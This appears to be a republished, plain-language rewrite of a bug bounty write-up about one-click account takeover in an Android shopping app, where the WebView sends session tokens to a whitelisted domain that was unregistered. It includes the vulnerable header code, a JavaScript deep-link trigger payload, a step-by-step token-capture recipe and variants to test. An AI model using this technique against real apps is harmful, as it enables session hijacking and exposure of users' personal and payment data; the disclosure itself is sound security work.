One-Click Account Takeover via WebView Auth Header Injection to Claimable Whitelisted Domain
An Android shopping app's in-app WebView added the user's bearer token, refresh token and waiting-room token to every request sent to domains on a remote whitelist, and one whitelisted domain was unregistered. An attacker could register that domain, send a deep link that opens it in the WebView, and capture all three tokens, giving read access to the victim's profile, addresses, orders, payment methods and vouchers.
 Published on abdelnasserr.medium.com
Android Security
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was a React Native shopping app belonging to a major Asian electronics retailer. The feature under examination was the app's deep link handling and the in-app WebView it opens for certain URLs. Normally the app receives a deep link, checks the URL against a whitelist held in remote config, and if the URL is allowed it opens it inside the in-app WebView. The WebView attaches the user's session to every request it makes, so the user stays logged in while browsing pages the app trusts.
The researcher was tracing that deep link handling when the WebView's header injection behaviour came into view. The app injects three values into request headers: Authorization: Bearer, refresh_token, and waiting-room-access-token. The domains allowed to receive those headers come from the remote config whitelist, and one entry in that whitelist, whitelisted-domain.com, was unregistered.
Setup
The report does not describe a lab setup, tool versions or test accounts. The preconditions that matter are all on the victim side and in the app's configuration:
- The victim has the app installed.
- The app's deep link scheme has no
android:hostrestriction in the manifest, so anyredacted-scheme://URL delivered from a browser reaches the app. - The remote config whitelist contains
whitelisted-domain.com, and that domain is unregistered. - The attacker controls a server with TLS on port 443 that can log request headers.
Finding it
Two observations combined into the bug. First, the manifest places no android:host restriction on the deep link scheme, so any redacted-scheme:// URL from a browser is delivered to the app. The INAPPURL/ prefix in the path tells the app to open the URL in its in-app WebView. Second, the handleLink function checks the URL against the remote config whitelist before opening the WebView, and once the check passes the WebView injects the user's full session into request headers:
obj2.Authorization = "Bearer " + var110.access_token;obj2.refresh_token = var110.refresh_token;obj2["waiting-room-access-token"] = var46.queueItToken;
That code is the whole problem in miniature: whatever URL survives the whitelist check receives the access token, the refresh token and the waiting-room token as headers. Since whitelisted-domain.com was on the whitelist and unregistered, anyone who registered it would pass the check and receive the session.
Exploitation
Step 1: claim the whitelisted domain
Confirm whitelisted-domain.com is unregistered. Register it and deploy a capture server with TLS on port 443 that logs the Authorization, refresh_token, and waiting-room-access-token headers.
Step 2: host a trigger page
The page does nothing except navigate to the app's scheme with the INAPPURL/ prefix pointing at the claimed domain:
<script> window.location = 'redacted-scheme://INAPPURL/https://whitelisted-domain.com';</script>
The scheme hands the URL to the app, INAPPURL/ asks for the in-app WebView, and the embedded https://whitelisted-domain.com is the URL that will be checked against the whitelist.
Step 3: get the victim to click
Send the trigger URL to a victim with the app installed. The victim clicks, the deep link fires, the whitelist check passes, and the WebView opens with all three tokens injected.
Step 4: collect the tokens
The WebView loads https://whitelisted-domain.com. All three tokens land on the capture server.

The image accompanies the final step, where the WebView loads the claimed domain and all three tokens land on the capture server.
Root cause
The design flaw is that session tokens are injected into WebView requests for whitelisted third-party domains at all. The whitelist is the only gate between the user's session and the destination, and it is a list of domain names held in remote config. A domain name is not a durable trust anchor: it can expire, and when it does, anyone can register it and inherit the trust the app places in that string. The manifest's missing android:host restriction widens the delivery surface, because any redacted-scheme:// URL from a browser reaches the app, but the token leak itself comes from the header injection combined with the stale whitelist entry. The report does not describe any additional defence, such as pinning or per-domain scoping of tokens, that would have stopped the leak.
Impact
The stolen bearer token gives full read access to the victim's profile, addresses, orders, saved payment methods, and vouchers. The attack needs one click from a victim who has the app installed, and it yields all three tokens: the access token, the refresh token and the waiting-room token.
Fix
The report's guidance is to never inject session tokens into WebView requests for whitelisted third-party domains, and to audit those whitelists regularly, because expired domains get claimed.
Variants to test
- Unregistered whitelist entries. Enumerate the domains in a target's remote config whitelist and check registration status. A positive result is a whitelisted domain that is available to register and that receives session headers when loaded in the in-app WebView.
- Deep links without a host restriction. Inspect the manifest for schemes with no
android:host. A positive result is aredacted-scheme://URL from a browser being delivered to the app and reaching the WebView path. - Header injection scope. Look for WebViews that attach
Authorization, refresh tokens or other session values to every request regardless of destination. A positive result is a capture server on a whitelisted domain receiving those headers from a single click. - Expired or parked whitelist domains. Check whitelist entries that are registered but expired or parked. A positive result is control of the domain through registration or an expired-domain process, followed by the same token capture.
What happened, in plain words
A shopping app made by a major Asian electronics retailer runs on Android and is built with React Native, a toolkit for writing mobile apps in JavaScript. The app has a feature that lets it open web pages inside itself, in a small built-in browser window called a WebView. When it opens a page this way, it quietly attaches the user's login details to the request, so the user stays signed in without typing a password again.
The app only does this for web addresses on an approved list, called a whitelist, which the app downloads from the company's servers (a "remote config"). One entry on that list was whitelisted-domain.com, a domain name that nobody owned any more. The researcher noticed this, registered the domain, and then got the app to open a page on it. Because the domain was on the approved list, the app attached the user's login tokens to the request, and the researcher's server recorded them. That is a one-click account takeover: the victim clicks a link, and the attacker ends up holding the keys to the victim's account.
The pieces you need to know first
Before the steps make sense, here are the basic ideas, each with a plain comparison.
- App and WebView. A WebView is a browser window embedded inside an app, like a small television built into a cupboard door. The app controls what it shows and can add extra information to every page it loads.
- Deep link. A deep link is a web address with a custom prefix that opens a specific app instead of a website, like a private doorbell that rings only inside one house. The app registers a scheme (the part before
://) and the phone hands matching links to it. - Token. A token is a short string of characters that proves who you are, like a cloakroom ticket: show it and you get your coat, no questions asked. A bearer token is one where simply holding it is enough. A refresh token is a longer-lived ticket you swap for a new access token when the old one expires. The waiting-room token here is a third value the app uses for a queue feature.
- Header. When a browser or app asks a server for a page, it sends small labelled lines alongside the request, called headers. They are like the address label and handling notes on a parcel.
Authorizationis the header that normally carries proof of login. - API. An API is the set of doors a program can knock on to get data from a service, for example "give me this user's orders". The stolen token opens those doors.
- Whitelist. A whitelist is a list of things that are allowed, like a guest list at a door. Here it is a list of domain names the app trusts enough to send the user's session to.
- Domain and registration. A domain name is rented, not bought forever. If the owner stops paying, it expires and anyone can register it. That is the heart of this bug.
- TLS on port 443. TLS is the encryption behind the padlock in your browser. Port 443 is the standard door for encrypted web traffic. A capture server is just a small web server whose only job is to write down what it receives.
- Manifest. Every Android app contains a manifest file that declares what the app can do, including which link schemes it accepts. An
android:hostrestriction would limit which hosts a scheme accepts; without it, the scheme accepts any host.
Context
The target was a React Native shopping app belonging to a major Asian electronics retailer. The feature under examination was the app's deep link handling and the in-app WebView it opens for certain URLs. Normally the app receives a deep link, checks the URL against a whitelist held in remote config, and if the URL is allowed it opens it inside the in-app WebView. The WebView attaches the user's session to every request it makes, so the user stays logged in while browsing pages the app trusts.
The researcher was tracing that deep link handling when the WebView's header injection behaviour came into view. The app injects three values into request headers: Authorization: Bearer, refresh_token, and waiting-room-access-token. The domains allowed to receive those headers come from the remote config whitelist, and one entry in that whitelist, whitelisted-domain.com, was unregistered.
In plain terms: the app keeps a guest list of websites it will happily hand your login to. One name on the guest list no longer belonged to anyone, so the researcher could put their own name on it.
Setup
The report does not describe a lab setup, tool versions or test accounts. The preconditions that matter are all on the victim side and in the app's configuration:
- The victim has the app installed.
- The app's deep link scheme has no
android:hostrestriction in the manifest, so anyredacted-scheme://URL delivered from a browser reaches the app. - The remote config whitelist contains
whitelisted-domain.com, and that domain is unregistered. - The attacker controls a server with TLS on port 443 that can log request headers.
Why each one matters: without the app installed, the deep link has nothing to open. Without the missing host restriction, the phone would refuse to pass a random link from a browser to the app. Without the stale whitelist entry, the app would refuse to open the page. Without a server that records headers, the attacker would have nowhere to collect the tokens.
Finding it
Two observations combined into the bug. First, the manifest places no android:host restriction on the deep link scheme, so any redacted-scheme:// URL from a browser is delivered to the app. The INAPPURL/ prefix in the path tells the app to open the URL in its in-app WebView. Second, the handleLink function checks the URL against the remote config whitelist before opening the WebView, and once the check passes the WebView injects the user's full session into request headers:
obj2.Authorization = "Bearer " + var110.access_token;obj2.refresh_token = var110.refresh_token;obj2["waiting-room-access-token"] = var46.queueItToken;
Line by line, in plain words:
obj2.Authorization = "Bearer " + var110.access_token;sets theAuthorizationheader to the wordBearer, a space, and the user's access token. This is the standard way to say "let this request in as this user".obj2.refresh_token = var110.refresh_token;adds a second header carrying the refresh token, the long-lived ticket used to get new access tokens.obj2["waiting-room-access-token"] = var46.queueItToken;adds a third header with the waiting-room token, a value the app uses for its queue feature.
That code is the whole problem in miniature: whatever URL survives the whitelist check receives the access token, the refresh token and the waiting-room token as headers. Since whitelisted-domain.com was on the whitelist and unregistered, anyone who registered it would pass the check and receive the session.
Exploitation
Step 1: claim the whitelisted domain
Confirm whitelisted-domain.com is unregistered. Register it and deploy a capture server with TLS on port 443 that logs the Authorization, refresh_token, and waiting-room-access-token headers.
Why this step: the app trusts the name, not the owner. By becoming the owner of the name, the researcher inherits that trust. The capture server is deliberately boring: it answers requests and writes down the three headers it is sent.
Step 2: host a trigger page
The page does nothing except navigate to the app's scheme with the INAPPURL/ prefix pointing at the claimed domain:
<script> window.location = 'redacted-scheme://INAPPURL/https://whitelisted-domain.com';</script>
Line by line:
<script>and</script>mark the start and end of a small piece of JavaScript that the browser runs as soon as the page loads.window.location = ...tells the browser to go to a new address, the same as typing it in the address bar and pressing Enter.'redacted-scheme://INAPPURL/https://whitelisted-domain.com'is that address.redacted-scheme://is the app's private doorbell, so the phone hands the link to the app rather than to a website.INAPPURL/is the instruction that tells the app to open the rest in its in-app WebView.https://whitelisted-domain.comis the page that will be checked against the whitelist and then loaded with the tokens attached.
The scheme hands the URL to the app, INAPPURL/ asks for the in-app WebView, and the embedded https://whitelisted-domain.com is the URL that will be checked against the whitelist.
Step 3: get the victim to click
Send the trigger URL to a victim with the app installed. The victim clicks, the deep link fires, the whitelist check passes, and the WebView opens with all three tokens injected.
Why this works without any trickery on the victim's side: the victim does not type a password or approve anything. One tap on a link is enough, because the app itself does the rest of the work, believing it is talking to a trusted site.
Step 4: collect the tokens
The WebView loads https://whitelisted-domain.com. All three tokens land on the capture server.
The image accompanies the final step, where the WebView loads the claimed domain and all three tokens land on the capture server.
Root cause
The design flaw is that session tokens are injected into WebView requests for whitelisted third-party domains at all. The whitelist is the only gate between the user's session and the destination, and it is a list of domain names held in remote config. A domain name is not a durable trust anchor: it can expire, and when it does, anyone can register it and inherit the trust the app places in that string. The manifest's missing android:host restriction widens the delivery surface, because any redacted-scheme:// URL from a browser reaches the app, but the token leak itself comes from the header injection combined with the stale whitelist entry. The report does not describe any additional defence, such as pinning or per-domain scoping of tokens, that would have stopped the leak.
A comparison: trusting a domain name is like trusting whoever currently lives at a postal address. If the tenant moves out and someone else moves in, your letters still arrive at the same door, just to a different person.
Impact
The stolen bearer token gives full read access to the victim's profile, addresses, orders, saved payment methods, and vouchers. The attack needs one click from a victim who has the app installed, and it yields all three tokens: the access token, the refresh token and the waiting-room token.
Fix
The report's guidance is to never inject session tokens into WebView requests for whitelisted third-party domains, and to audit those whitelists regularly, because expired domains get claimed.
Variants to test
If you want to look for the same pattern elsewhere, these are angles worth testing.
- Unregistered whitelist entries. Enumerate the domains in a target's remote config whitelist and check registration status. A positive result is a whitelisted domain that is available to register and that receives session headers when loaded in the in-app WebView.
- Deep links without a host restriction. Inspect the manifest for schemes with no
android:host. A positive result is aredacted-scheme://URL from a browser being delivered to the app and reaching the WebView path. - Header injection scope. Look for WebViews that attach
Authorization, refresh tokens or other session values to every request regardless of destination. A positive result is a capture server on a whitelisted domain receiving those headers from a single click. - Expired or parked whitelist domains. Check whitelist entries that are registered but expired or parked. A positive result is control of the domain through registration or an expired-domain process, followed by the same token capture.
Glossary
- API: the set of requests a program can make to a service to read or change data.
- Access token: a short string that proves a user is logged in; whoever holds it can act as that user.
- Android manifest: a file inside every Android app that declares what the app can do, including which link schemes it accepts.
android:host: a manifest setting that limits which hosts a deep link scheme accepts; without it, any host is accepted.- Bearer token: a token where simply presenting it is enough to be treated as the user.
- Capture server: a web server whose purpose is to record the requests and headers it receives.
- Deep link: a link with a custom scheme that opens a specific app instead of a website.
- Domain name: a rented name on the internet, such as
whitelisted-domain.com, that expires if not renewed. - Header: a labelled line of extra information sent alongside a web request, such as
Authorization. - Header injection: an app adding values to request headers automatically, here the user's session tokens.
INAPPURL/: the prefix in this app's deep links that tells it to open the rest of the URL in its in-app WebView.- Manifest: see Android manifest.
- Port 443: the standard network door for encrypted web traffic.
- React Native: a toolkit for building mobile apps with JavaScript.
- Refresh token: a longer-lived token used to obtain new access tokens.
- Remote config: settings the app downloads from the company's servers, including the whitelist.
- Scheme: the part of a link before
://that identifies which app should handle it. - TLS: the encryption behind the padlock in a browser.
- Token: a string that stands in for a login, like a cloakroom ticket.
- Waiting-room token: a third token this app sends, used for its queue feature.
- WebView: a browser window embedded inside an app.
- Whitelist: a list of things that are allowed, here domain names the app trusts with the user's session.



